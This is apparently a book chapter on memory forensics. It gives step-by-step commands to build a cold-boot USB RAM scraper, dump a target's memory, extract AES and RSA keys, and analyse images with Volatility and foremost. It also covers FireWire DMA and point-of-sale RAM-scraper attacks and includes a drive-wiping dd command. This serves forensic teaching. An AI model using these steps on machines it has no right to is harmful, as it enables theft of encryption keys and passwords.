


FIGURE 5.5

FCCU Linux Start Menu

4. Type **mkdir /ramdump** and press **Enter**.
5. Insert the drive containing the *bios_memimage-1.2.tar.gz*.
6. Type **fdisk –l | grep '^Disk'** and press **Enter** to view all disks.

TIP

Linux is case-sensitive, so use capitals where required.

7. Find your **flash drive** by **checking the size**. If they are the same size, the last drive entered should be assigned a higher alphabet letter.
8. **Type mkdir /mnt/sd*** and press **Enter**. "*" is the flash drive letter (for example, */mnt/sdc*) containing *bios_memimage-1.2.tar.gz* and may be unique to each scenario. If the mount point already exists, move on to the next step.
9. Type **mount /dev/sd*1 /mnt/sd*** and press **Enter**.

WARNING

Never remove a mounted drive from Linux without using the *umount* command. The syntax for this command is *umount /mnt/sd**. Removing the drive will prevent new volumes from being able to mount, and you will have to reboot the system to correct.

10. Type **cd /mnt/sd*** and press **Enter**.
11. Type **cp bios_memimage-1.2.tar.gz /ramdump** and press **Enter**. Wait until the drive stops blinking, and the file should be copied over. Validate by typing **ls /ramdump**, and you should see your file in this folder. Type **cd /** to get back

to the root. If you only have two USB ports, this drive will now need to be unmounted using the *umount /mnt/sd** command.

12. Insert the flash drive you will set up to collect the RAM dump. All data on this drive will be lost.
13. Type **fdisk –l | grep '^Disk'** and press **Enter** to view all disks.

> **TIP**
>
> Use the up arrow to pull up a command previously entered.

14. Find your flash drive by checking the size.

> **WARNING**
>
> Use extreme caution when performing the next step, as choosing the wrong drive (Windows system drive) will result in irreparable damage to your hard disk or other media!

15. Type **dd if=/dev/zero of=/dev/sd*** and press **Enter**. "*" must be the flash drive letter you will install the imaging tool to (for example, */dev/sdc*). This command will overwrite the drive you will use to collect the RAM dump, with zeros ensuring that the data collected will contain only relevant information from your capture. Do not perform this on the */dev/sda* partition, as this is will likely be the Windows or host system drive.
16. Type **cd /ramdump** and press **Enter**.
17. Type **tar xvfz bios_memimage-1.2.tar.gz** and press **Enter** to unpack the tarball.

> **NOTE**
>
> If you receive any errors related to ownership when unpacking the bios_memimage-1.2.tar.gz tarball, you will need to take ownership of the file before unpacking it. This can be accomplished by running *chown root bios_memimage-1.2.tar.gz* before unpacking the file.

18. Type **cd bios_memimage** and press **Enter**.
19. Type **make** and press **Enter** to build a 32-bit utility. To build for a 64-bit environment, type **make -f Makefile.64**. Be sure to use the 64-bit utility if you are targeting relevant systems. The instructions provided from this point forward are targeting a 32-bit system.
20. Type **cd usb** and press **Enter**.

> **WARNING**
>
> Use extreme caution when performing the next step, as choosing the wrong drive will result in irreparable damage to your hard disk or other media! Also, make sure to use the device representing the whole disk (for example, */dev/sdc*) rather than a disk partition (for example, */dev/sdc1*).

21. Type **sudo dd if=scraper.bin of=/dev/sd***. "*" must be the drive to which you will be installing the RAM dump tool.

The flash drive should now be good to go. This drive will not need to be unmounted before removal because we never mounted it. If you had problems compiling the scraper.bin, there is no need to worry. Darrin Kitchen from Hak5.org has posted a copy of the 32-bit bin scraper file on his personal site (www.darrenkitchen.net/cold-boot-attack). The target machine of which you are wanting a memory image must be able to boot from a USB drive. Ensure this is the case before proceeding. If you have two systems available, then leave one of them booted to Linux. This will save you time in having to recreate the folder, copy the tar file, and extract the image again. Once again, the reason this might be necessary is due to the nonpersistent Linux image.

Once you have everything in place, insert the configured RAM dump USB drive into a running Windows (or any other system) computer and force a system reset by holding the power button or removing the power from the device. If the system is a laptop, the battery will also have to be removed to cut power. For users with a single system, shut down the Linux operating system and remove the FCCU live Linux drive. If this drive is left in the system you will be imaging, it may boot to Linux instead of the RAM dump drive. Return power to the system, and when the BIOS screen appears, engage the boot option by pressing **F12** and selecting your USB device to boot from. Some computer manufacturers use a hotkey other than **F12**; be sure to invoke the proper key. The scraper utility will automatically engage and begin dumping the contents of physical RAM. Once complete, the tool will reset the machine. Now take the USB drive and return to the system where you want to perform the analysis.

The next steps provided will use the usbdump tool in the same directory where we unpacked the *bios_memimage-1.2.tar.gz* package in Linux. Users with a single computer will need to complete steps 1 to 11 again to reestablish the required files to complete the remaining steps. The following procedures will create an image file from the RAM extract so you can run an analysis against it.

1. Boot into Linux if not there already.
2. Open a root terminal.
3. Insert the USB RAM dump drive with which you just collected memory.
4. Type **cd /** and press **Enter**.
5. Type **cd ramdump/bios_memimage/usbdump** and press **Enter**.
6. Type **sudo ./usbdump /dev/sd* > memdump.img** and press **Enter**. The file labeled "*memdump.img*" can be called anything you like, although we will reference it as such from here on out.
7. Users with a single computer will need to remove this drive (without unmounting) and insert the other drive to copy the memory image for safekeeping. If this step is not accomplished, you will lose the image file if Linux is rebooted. Use the *fdisk*, *mkdir*, *mount,* and *cp* commands to copy this image file to the flash drive. The remaining procedures will parse the image file located on the Linux system and not the flash drive.

Once you have created an image file from the target system’s RAM, you can search for AES or RSA keys. The following instructions will walk you through running the *aeskeyfind* command. The RSA key finder can be run by using the *rsakeyfind* command in place of the *aeskeyfind* below.

1. Boot to Linux if not there already.
2. Type **cd /usr/bin** and press **Enter**.
3. Type `aeskeyfind -v` **/ramdump/bios_memimage/usbdump** `/memdump.img` and press **Enter**.
4. The utility should now start searching for AES keys located in memory. If found, the output should look similar to below.

```
FOUND POSSIBLE 256-BIT KEY AT BYTE 154ce42c

KEY: eb0da2888e3347410d4643c4ed1ebc4e34118aba93b6d314ea25c4b94de91521

EXTENDED KEY:
eb0da2888e3347410d4643c4ed1ebc4e
34118aba93b6d314ea25c4b94de91521
f4545f6b7a67182a77215bee9a3fe7a0
8c641e5a1fd2cd4ef5f709f7b81e1cd6
84c8a907feafb12d898eeac313b10d63
f1acc9a1ee7e04ef1b890d18a39711ce
084a220df6e593207f6b79e36cda7480
a1fb5b6c4f855f83540c529bf79b4355
1450de65e2b54d459dde34a6f1044026
0009529b4f8c0d181b805f83ec1b1cd6
abcc28ab497965eed4a7514825a3116e
3f03d004708fdd1c6b0f829f87149e49
71c713bc38be7652ec19271ac9ba3674
e2f7d5969278088af9778a157e63145c
ca3d594ff2832f1d1e9a0807d7203e73

CONSTRAINTS ON ROWS:
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000
295e3a2cf2832f1d1e9a0807d7203e7363636363000000000000000000000000
7863636300000000000000000000000063636363000000000000000000000000
5563636300000000000000000000000063636363000000000000000000000000
0f63636300000000000000000000000063636363000000000000000000000000
bb63636300000000000000000000000063636363000000000000000000000000
```

```
c8636363000000000000000000000000636363630000000000000000000000000
2e636363000000000000000000000000636363630000000000000000000000000

FOUND POSSIBLE 256-BIT KEY AT BYTE 1836a434

KEY: 000102030405060708090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f

EXTENDED KEY:
000102030405060708090a0b0c0d0e0f
101112131415161718191a1b1c1d1e1f
a573c29fa176c498a97fce93a572c09c
1651a8cd0244beda1a5da4c10640bade
ae87dff00ff11b68a68ed5fb03fc1567
6de1f1486fa54f9275f8eb5373b8518d
c656827fc9a799176f294cec6cd5598b
3de23a75524775e727bf9eb45407cf39
0bdc905fc27b0948ad5245a4c1871c2f
45f5a66017b2d387300d4d33640a820a
7ccff71cbeb4fe5413e6bbf0d261a7df
f01afafee7a82979d7a5644ab3afe640
2541fe719bf500258813bbd55a721c0a
4e5a6699a9f24fe07e572baacdf8cdea
24fc79ccbf0979e9371ac23c6d68de36

CONSTRAINTS ON ROWS:
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000
6948172fbb0d7ded3b16ce30696cda326d54b8480a0e0a0e0a0e0a0e0a0e0a0e
b29a81a5000000000000000000000000720676bd000000000000000000000000
69b5cd83000000000000000000000000fec82ba5000000000000000000000000
58fbba6f000000000000000000000000e2d69177000000000000000000000000
1fe3a63900000000000000000000000031467b85000000000000000000000000
b6a85bf0000000000000000000000000deaed73f000000000000000000000000
7cdc8bf900000000000000000000000045804db8a3b9352ffd620c9386f2fa8e

FOUND POSSIBLE 256-BIT KEY AT BYTE 306587dc

KEY: 000102030405060708090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f

EXTENDED KEY:
000102030405060708090a0b0c0d0e0f
101112131415161718191a1b1c1d1e1f
a573c29fa176c498a97fce93a572c09c
```

```
1651a8cd0244beda1a5da4c10640bade
ae87dff00ff11b68a68ed5fb03fc1567
6de1f1486fa54f9275f8eb5373b8518d
c656827fc9a799176f294cec6cd5598b
3de23a75524775e727bf9eb45407cf39
0bdc905fc27b0948ad5245a4c1871c2f
45f5a66017b2d387300d4d33640a820a
7ccff71cbeb4fe5413e6bbf0d261a7df
f01afafee7a82979d7a5644ab3afe640
2541fe719bf500258813bbd55a721c0a
4e5a6699a9f24fe07e572baacdf8cdea
24fc79ccbf0979e9371ac23c6d68de36

CONSTRAINTS ON ROWS:
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000
6948172fbb0d7ded3b16ce30696cda326d54b8480a0e0a0e0a0e0a0e0a0e0a0e
b29a81a5000000000000000000000000720676bd000000000000000000000000
69b5cd83000000000000000000000000fec82ba5000000000000000000000000
58fbba6f000000000000000000000000e2d69177000000000000000000000000
1fe3a63900000000000000000000000031467b85000000000000000000000000
b6a85bf0000000000000000000000000deaed73f000000000000000000000000
7cdc8bf900000000000000000000000045804db8a3b9352ffd620c9386f2fa8e

FOUND POSSIBLE 256-BIT KEY AT BYTE 343017dc

KEY: 000102030405060708090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f

EXTENDED KEY:
000102030405060708090a0b0c0d0e0f
101112131415161718191a1b1c1d1e1f
a573c29fa176c498a97fce93a572c09c
1651a8cd0244beda1a5da4c10640bade
ae87dff00ff11b68a68ed5fb03fc1567
6de1f1486fa54f9275f8eb5373b8518d
c656827fc9a799176f294cec6cd5598b
3de23a75524775e727bf9eb45407cf39
0bdc905fc27b0948ad5245a4c1871c2f
45f5a66017b2d387300d4d33640a820a
7ccff71cbeb4fe5413e6bbf0d261a7df
f01afafee7a82979d7a5644ab3afe640
```

```
2541fe719bf500258813bbd55a721c0a
4e5a6699a9f24fe07e572baacdf8cdea
24fc79ccbf0979e9371ac23c6d68de36

CONSTRAINTS ON ROWS:
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000
6948172fbb0d7ded3b16ce30696cda326d54b8480a0e0a0e0a0e0a0e0a0e0a0e
b29a81a5000000000000000000000000720676bd000000000000000000000000
69b5cd83000000000000000000000000fec82ba5000000000000000000000000
58fbba6f000000000000000000000000e2d69177000000000000000000000000
1fe3a63900000000000000000000000031467b85000000000000000000000000
b6a85bf0000000000000000000000000deaed73f000000000000000000000000
7cdc8bf900000000000000000000000045804db8a3b9352ffd620c9386f2fa8e

Keyfind progress: 100%
```

Results may vary depending on a number of circumstances. If there are no keys in memory or the dump process took too long, nothing will turn up. Try encrypting your disk with TrueCrypt or BitLocker using AES, or visit a few Web sites with Secure Sockets Layer (SSL) encryption. After doing this, repeat the dump and image-creation process and rerun the *aeskeyfind* command.

The source package of the *aeskeyfind* contains a readme file with basic instructions. An AES key fix is also available from the Princeton site for correcting bit errors that might prevent discovery. The tools will output any keys it is able to locate.

Another interesting option is to use the *strings* and *grep* commands included in Linux. These can be useful when trying to locate specific instances of remnants in the system memory image. You can also find instructions for other acquisition and analysis utilities in the "Advancements in Memory Analysis" section later in this chapter. Included below is an example of the *strings* command that can be modified depending on what you are trying to accomplish.

```
strings memdump.img | grep keywordtofind
```

To show you an example of what can be found, this command was run using *www* as the key word to find. The below output is a small sample of what was found.

```
'https://www.verisign.com/repository/RPA0
=www.verisign.com/repository/RPA Incorp. by Ref.,LIAB.LTD(c)981>0<
'https://www.verisign.com/repository/CPS
https://www.verisign.com; by E-mail at CPS-requests@verisign.
   com; or
```

```
4https://www.verisign.com/repository/verisignlogo.gif0
hak5_usb_hacksaw_ver0.2poc.rarhttp://www.hak5.org/releases/2x03/
   hacksaw/hak5_usb_hacksaw_ver0.2poc.rarfile:///C:/Documents%20
   and%20Settings/Brian/My%20Documents/Downloads/hak5_usb_hacksaw_
   ver0.2poc.rar
hak5_usb_hacksaw_ver0.2poc.rarhttp://www.hak5.org/releases/2x03/
   hacksaw/hak5_usb_hacksaw_ver0.2poc.rarfile:///C:/Documents%20
   and%20Settings/Brian/My%20Documents/Downloads/hak5_usb_hacksaw_
   ver0.2poc.rar
Setup_MagicISO.exehttp://www.magiciso.com/Setup_MagicISO.
   exefile:///C:/Documents%20and%20Settings/Brian/My%20Documents/
   Downloads/Setup_MagicISO.exe
http://www.magiciso.com/download.htm.
is a registered trademark of Heidelberger Druckmaschinen AG and
   its subsidiaries.LINOTYPE-HELL AGhttp://www.fonts.dehttp://
   www.microsoft.com/typography/designers/hzapf.htmThis font file
   came with a piece of Microsoft software and is governed by the
   license agreement for that piece of software. This font may not
   be given away, sold, rented or loaned to others in any way, but
   you are allowed to make a backup copy of this font file.
Additional licenses may be purchased from Linotype Library GmbH.
   See http://www.LinotypeLibrary.com/ for details or write to
   Linotype Library GmbH, DuPont Strasse 1, D-61352 Bad Homburg,
   Germany, Fax (49)6172-484 499.
@$www
2001 Microsoft Corporation. All rights reserved.TungaRegularTunga
   RegularTungaVersion 1.07Tunga-RegularRaghunath Joshi (Type
   Director), Vinay SaynekarTunga is an OpenType font for the Indic
   script - Kannada. It is based on Unicode, contains TrueType
   outlines and has been designed for use as a UI font.http://www.
   ncst.ernet.in/~rkjoshi
www.mozilla.com
```

MIND YOUR MEMORY

Despite the relative immaturity of memory analysis, there is still a remarkable amount of critical data that can be obtained. Digital investigators have found this avenue extremely beneficial in finding rootkits, encrypted contents, and other advanced exploit utilities. From an attacker's perspective, this type of data can provide a trove of treats. Included below is a high-level summary of the information that can be obtained from a memory image.

- Keyboard interrupt buffer data (full-disk and BIOS passwords)
- Usernames, passwords, and encryption keys (including SSL private and full-disk keys)
- OS kernel structures, sockets, processes, and network sessions
- Opened files and running programs
- Web 2.0 data (instant messaging, Web mail, social networking information)

These risks are not limited to just USB-type memory acquisition. The Princeton Cold-Boot Attack paper outlines three different methods that can be used for memory extraction. They provide example code for programs based on a PXE network, USB, and EFI boot (place RAM into alternate system) to perform the acquisition. All of these attacks outlined by the researchers are designed to debunk the theory that RAM state is lost once power is removed. The paper also goes to the extent in applying cooling techniques that can be used to preserve the state for a longer duration. In this scenario, they used a commonly available can of air inverted and sprayed directly on the system's memory modules. Even at normal operating temperatures, they discovered a minimal rate of bit corruption for as long as several seconds, whereas the cooling technique resisted corruption for up to several minutes.

FireWire provides another avenue to acquire the goods in memory. Early in the evolution of computers, direct memory access (DMA) controllers were established to offload intensive tasks from the processor. This technological enhancement is what made audio cards less erratic and hard drives more efficient. The addition of these microchips meant the processor no longer had to halt its operations for allocation of cycles to these reoccurring tasks. Simply put, FireWire's protocol is granted DMA, consequently bypassing the operating system's security mechanisms. The beauty of a DMA attack is that a device with DMA hardware rights can essentially read or write to any location in memory without processor intervention. An attack of this type was established nearly 5 years ago against UNIX machines.[W]

TIP

Some of the links provided may be in an alternate language. Worldlingo.com and translate. google.com provide Web-based translators that can be used to interpret these.

A tool released in 2006 by a security consultant transforms the UNIX attack to take aim at Microsoft.[X] The tool produced claims to evade native Windows authentication mechanisms by plugging into a target system's FireWire interface and executing code. The exposure was brought to Microsoft's attention in 2005, and they initially seemed apprehensive. Microsoft never acted on this, but they did provide a response indicating "if a bad guy has unrestricted physical access to your computer, it's not your computer anymore."[1] The hack was released primarily due to the lack of action by the respective vendors to whom the report was issued. In this scenario, a Linux operating system is attached to the FireWire port on the target computer and made to masquerade as an iPod. Read and write access to the system memory is then acquired by the tool, allowing manipulation of the Windows protection processes in memory.[Y] This tool is included on the Belgian FCCU live Linux operating system

[W] http://md.hudora.de/presentations/firewire/2005-firewire-cansecwest.pdf
[X] www.storm.net.nz/static/files/ab_firewire_rux2k6-final.pdf
[Y] www.storm.net.nz/projects/16

used in the previous section of this chapter. In order to stay true to the title of this book, these procedures will not be covered at this time.[Z]

These attacks are intimidating and have raised concerns from the media and security industry experts. Joanna Rutkowska presented a comparable attack at Black Hat on February 28, 2007, in Washington, DC. The presentation's primary objective was to provide research on forensic RAM-gathering techniques based on DMA access.[AA] They were able to prove that RAM acquisition is possible, although there is a high risk of crashing the target machine when accessing the upper memory area.[BB] They also concluded that insertion of arbitrary code is possible depending on the specific configuration of the target host.

If your computer is without a FireWire port, you are not completely removed from this risk. A laptop with a Personal Computer Memory Card International Association or ExpressCard slot can easily have a FireWire or any other card type introduced. Due to these inherent vulnerabilities, installations with elevated security will usually obtain newer machines that map virtual memory space to the FireWire actual physical memory space. Other tactics include disabling the Open Host Controller Interface hardware mapping between FireWire and node memory,[2] disabling hardware interfaces, or excluding these ports altogether.

Tribble[CC] is another recent addition to the memory collection repertoire. Joe Grand (www.grandideastudio.com/) and Brian Carrier (http://digital-evidence.org/) produced this solution that installs in an expansion card on servers deemed critical. The card they developed must be installed prior to an incident. A physical switch is present that can be engaged to activate the card and retrieve the current memory state and registers of the processor when needed. Once the image is acquired, the card can be removed and analyzed offline. In February of 2007, patent 7181560 was granted to the developers for this technology.[DD] A similar attack strategy was presented at the EUsecWest conference in Amsterdam on May 27, 2009,[EE] which further accentuates the vulnerabilities these unprotected ports can induce.

Attackers are beginning to take notice of the beneficial aspects in collecting RAM data. A Data Breach Investigation Report release by Verizon in 2009 shows that RAM-scraper deployments are on the rise.[FF] RAM scrapers are similar to dumpers but are usually designed to look for and log specific activity. The particular instance described in the report grabbed defined content using *grep* commands to query only for credit card numbers on a point-of-sale (POS) system. It would then dump the desired output to a file named *dumper.dll*, which would later be retrieved by the

[Z] http://blog.security4all.be/2008/03/partytricks-winlockpwn-tutorial-or-how.html

[AA] http://i.i.com.com/cnwk.1d/i/z/200701/bh-dc-07-Rutkowska-ppt.pdf

[BB] www.ntsecurity.nu/onmymind/2006/2006-09-02.html

[CC] www.digital-evidence.org/papers/tribble-preprint.pdf

[DD] www.freepatentsonline.com/7181560.pdf

[EE] https://bob.cat/archive/papers/EUSecWest-2009-Devine-Vissian.ppt

[FF] www.verizonbusiness.com/resources/security/reports/rp_2009-data-breach-investigations-supplemental-report_en_xg.pdf attacker through an alternate backdoor. This technique is especially interesting in that major concerns related to industry-regulated systems center on data encryption at rest and in transit. The information retained in RAM is almost always left in an unsecured state.

ADVANCEMENTS IN MEMORY ANALYSIS

In 2005, the Digital Forensic Research Workshop held a memory-analysis challenge geared to promote research and developments in this space.[GG] Chris Betz, George Garner Jr., and Robert-Jan Mora emerged as winners of the challenge with the tools they submitted. Memparser,[HH] produced by Betz, provides reconstruction and detailed information about system processes from a memory image. Garner and Mora teamed up to develop kntlist,[II] which has acquisition and analysis features as well as auditing and hash functions for forensic documentation purposes. The research established here is said to have spurred considerable growth in this sector of the forensic field. In the next section, we will illustrate how to use a common analysis tool to extract information from a memory image.

ManTech DD

ManTech Memory DD is an open-source software that can capture physical memory. It is a General Public Licensed (GPL) software for government and private use and capable of acquiring memory images from Windows 2000, 2003, XP, Vista, and 2008 systems. This tool is included on the FCCU live Linux distribution previously used in this chapter; however, we will use it in another manner. In the following example, we will use it on an authenticated Windows system to gather memory and then analyze the image using Volatility 3.1 beta, which is also included on the FCCU live Linux installation. Volatility is only able to analyze Windows 2000, XP, 2003, and 2008 systems. For this reason, we will be capturing a memory image from an XP SP3 system. The following instructions will walk you through this process.

1. In Windows, download the latest version of ManTech DD (http://sourceforge.net/projects/mdd/files/).
2. Ensure you are logged onto Windows with administrative permissions, then open a command prompt and change directories to the location where you downloaded the file.
3. Run the following command: *mdd_1.3 –o memdump.dd*. MDD version 1.3 is the currently release at the time this book was written. If a newer file is available, be sure to change the syntax accordingly.

[GG] www.dfrws.org/2005/index.shtml

[HH] www.dfrws.org/2005/challenge/memparser.shtml

[II] www.dfrws.org/2005/challenge/kntlist.shtml

4. This process may take some time to complete depending on the amount of memory in your system.
5. Once the command completes, copy the newly created image file to a flash drive.
6. Boot back into Linux. Don't forget to adjust the keyboard setting if necessary.
7. Open a root terminal and type **fdisk –l | grep '^Disk'**, and then press **Enter** to view all disks.
8. Type **mkdir /mnt/sd***, where "*" is the drive with the drive memory image, and press **Enter**.
9. Now, type **mount /dev/sd*1 /mnt/sd*** and press **Enter**.
10. Type **cd Volatility-1.3_beta/** and press **Enter**. This command assumes you are already in the */home/fccu/* directory.
11. Type **python volatility** and press **Enter**. You should see a list of available scripts which can be run.
12. Now type **python volatility pslist -f /mnt/sd*/xpdump.dd**. If you stored the memory image in an alternate directory, be sure to adjust the path accordingly. The output of the command should appear similar to what is shown below.

```
Name            Pid  PPid   Thds   Hnds   Time

System          4    0      79     652    Thu Jan 01 00:00:00 1970
smss.exe        844  4      4      24     Sun Jan 10 21:36:39 2010
csrss.exe       920  844    13     616    Sun Jan 10 21:36:41 2010
winlogon.exe    944  844    18     442    Sun Jan 10 21:36:43 2010
services.exe    988  944    16     327    Sun Jan 10 21:36:44 2010
lsass.exe       1000 944    22     410    Sun Jan 10 21:36:44 2010
svchost.exe     1168 988    21     254    Sun Jan 10 21:36:44 2010
svchost.exe     1236 988    10     567    Sun Jan 10 21:36:44 2010
svchost.exe     1356 988    79     1823   Sun Jan 10 21:36:45 2010
svchost.exe     1480 988    6      87     Sun Jan 10 21:36:45 2010
svchost.exe     1552 988    12     167    Sun Jan 10 21:36:45 2010
vpnagent.exe    1564 988    3      82     Sun Jan 10 21:36:45 2010
spoolsv.exe     1908 988    12     141    Sun Jan 10 21:36:45 2010
svchost.exe     1980 988    4      109    Sun Jan 10 21:36:46 2010
mDNSResponder.e 2012 988    9      145    Sun Jan 10 21:36:46 2010
LSSrvc.exe      152  988    2      29     Sun Jan 10 21:36:46 2010
mdm.exe         156  988    5      88     Sun Jan 10 21:36:46 2010
svchost.exe     372  988    8      132    Sun Jan 10 21:36:46 2010
STUNNEL-4.11.EX 520  988    3      69     Sun Jan 10 21:36:46 2010
wdfmgr.exe      660  988    4      67     Sun Jan 10 21:36:47 2010
VongoService.ex 680  988    3      92     Sun Jan 10 21:36:47 2010
WINVNC.EXE      712  988    4      79     Sun Jan 10 21:36:47 2010
hpqwmiex.exe    776  988    5      115    Sun Jan 10 21:36:47 2010
alg.exe         1868 988    6      109    Sun Jan 10 21:36:50 2010
wscntfy.exe     1504 1356   1      37     Mon Jan 11 00:09:16 2010
explorer.exe    1752 480    12     406    Mon Jan 11 00:09:16 2010
```

```
jusched.exe     412  1752   1      43     Mon Jan 11 00:09:17 2010
igfxtray.exe    368  1752   3      82     Mon Jan 11 00:09:17 2010
hkcmd.exe       416  1752   3      87     Mon Jan 11 00:09:17 2010
igfxpers.exe    1632 1752   4      100    Mon Jan 11 00:09:17 2010
SynTPEnh.exe    1760 1752   4      95     Mon Jan 11 00:09:17 2010
QPService.exe   832  1752   3      118    Mon Jan 11 00:09:17 2010
hpwuSchd2.exe   1636 1752   1      80     Mon Jan 11 00:09:17 2010
issch.exe       548  1752   1      23     Mon Jan 11 00:09:17 2010
QLBCTRL.exe     596  1752   5      154    Mon Jan 11 00:09:17 2010
SBS.EXE         1140 1752   1      79     Mon Jan 11 00:09:17 2010
iTunesHelper.ex 280  1752   9      354    Mon Jan 11 00:09:17 2010
agent.exe       652  1168   6      237    Mon Jan 11 00:09:17 2010
GoogleToolbarNo 1428 1752   6      258    Mon Jan 11 00:09:17 2010
ctfmon.exe      668  1752   1      71     Mon Jan 11 00:09:17 2010
hpqtra08.exe    912  1752   5      203    Mon Jan 11 00:09:18 2010
Tray.exe        1936 1752   4      126    Mon Jan 11 00:09:18 2010
wmiprvse.exe    1764 1168   6      157    Mon Jan 11 00:09:22 2010
hpqimzone.exe   2184 1584   7      247    Mon Jan 11 00:09:22 2010
iPodService.exe 2548 988    12     162    Mon Jan 11 00:09:23 2010
hpqste08.exe    2920 912    3      277    Mon Jan 11 00:09:31 2010
iexplore.exe    2992 1752   12     391    Mon Jan 11 00:09:33 2010
iexplore.exe    3072 2992   47     865    Mon Jan 11 00:09:34 2010
ISUSPM.exe      2480 548    3      238    Mon Jan 11 00:10:17 2010
hprbUpdate.exe  3452 1636   0      -1     Mon Jan 11 00:11:17 2010
jucheck.exe     3340 412    0      -1     Mon Jan 11 22:49:56 2010
iTunes.exe      3408 280    19     955    Mon Jan 11 22:50:06 2010
cmd.exe         3568 1140   1      21     Mon Jan 11 22:55:34 2010
RAR.EXE         3468 3568   1      17     Mon Jan 11 22:55:34 2010
HPZipm12.exe    2672 988    0      -1     Tue Jan 12 00:25:00 2010
csrss.exe       2164 844    11     261    Tue Jan 12 00:25:13 2010
winlogon.exe    2100 844    15     229    Tue Jan 12 00:25:13 2010
wscntfy.exe     4036 2100   1      37     Tue Jan 12 00:25:25 2010
explorer.exe    3728 1808   15     511    Tue Jan 12 00:25:25 2010
jusched.exe     2248 3728   1      37     Tue Jan 12 00:25:27 2010
hkcmd.exe       2148 3728   3      84     Tue Jan 12 00:25:28 2010
igfxpers.exe    2656 3728   5      99     Tue Jan 12 00:25:28 2010
SynTPEnh.exe    3472 3728   4      93     Tue Jan 12 00:25:28 2010
QPService.exe   3560 3728   3      120    Tue Jan 12 00:25:28 2010
hpwuSchd2.exe   3012 3728   1      28     Tue Jan 12 00:25:29 2010
issch.exe       1452 3728   1      23     Tue Jan 12 00:25:30 2010
QLBCTRL.exe     1260 3728   7      152    Tue Jan 12 00:25:30 2010
SBS.EXE         2816 3728   1      40     Tue Jan 12 00:25:31 2010
iTunesHelper.ex 4028 3728   9      357    Tue Jan 12 00:25:31 2010
msmsgs.exe  3264    3728   3       199    Tue Jan 12 00:25:31 2010
GoogleToolbarNo1840    3728   6       260    Tue Jan 12 00:25:32 2010
ctfmon.exe  1500    3728   1       71     Tue Jan 12 00:25:33 2010
btdna.exe   3720    3728   7       228    Tue Jan 12 00:25:38 2010
```

```
hpqtra08.exe2192    3728   6       208     Tue Jan 12 00:25:39 2010
hpqimzone.exe3968   1736   7       251     Tue Jan 12 00:25:59 2010
hpqste08.exe2688    2192   5       276     Tue Jan 12 00:26:10 2010
HPZipm12.exe2904    988    0       -1      Tue Jan 12 00:26:18 2010
ISUSPM.exe  3820    1452   9       243     Tue Jan 12 00:26:30 2010
agent.exe   3928    2100   6       126     Tue Jan 12 00:26:43 2010
firefox.exe 3860    3824   18      390     Tue Jan 12 00:27:41 2010
cmd.exe     640     3728   1       33      Tue Jan 12 00:29:29 2010
mdd_1.3.exe 3256    640    1       24      Tue Jan 12 00:30:49 2010
HPZipm12.exe3796    988    0       -1      Tue Jan 12 00:30:53 2010
```

You have just reconstructed a process listing from a memory image. To run other scripts, simply change the *pslist* portion of the command given in step 10 to reflect any other command you wish to run (for example, *python volatility* ***psscan2*** *-f /mnt/sda/tools/mdd/xpdump.dd*). Again, the list of volatility commands can be obtained by typing **python volatility** while in that directory.

Foremost is a Linux-based utility designed to recover file data in memory and deleted files on disk. This is another one of many tools included in the FCCU Linux CD. To view most of the tools installed on this CD, go to the /usr/bin directory and type **ls** to view the slew of program options you have at your fingertips. Documentation for these tools can be found on the FCCU site.[JJ]

Foremost uses a configuration file to indicate the header and footers that are to be included in the search. The amount of data this tool provides is quite amazing. The below command can be run against the xpdump.dd to extract the data contained in the image file.

```
foremost -i /mnt/sdc/xpdump.dd -o /mnt/sdc/foremost
```

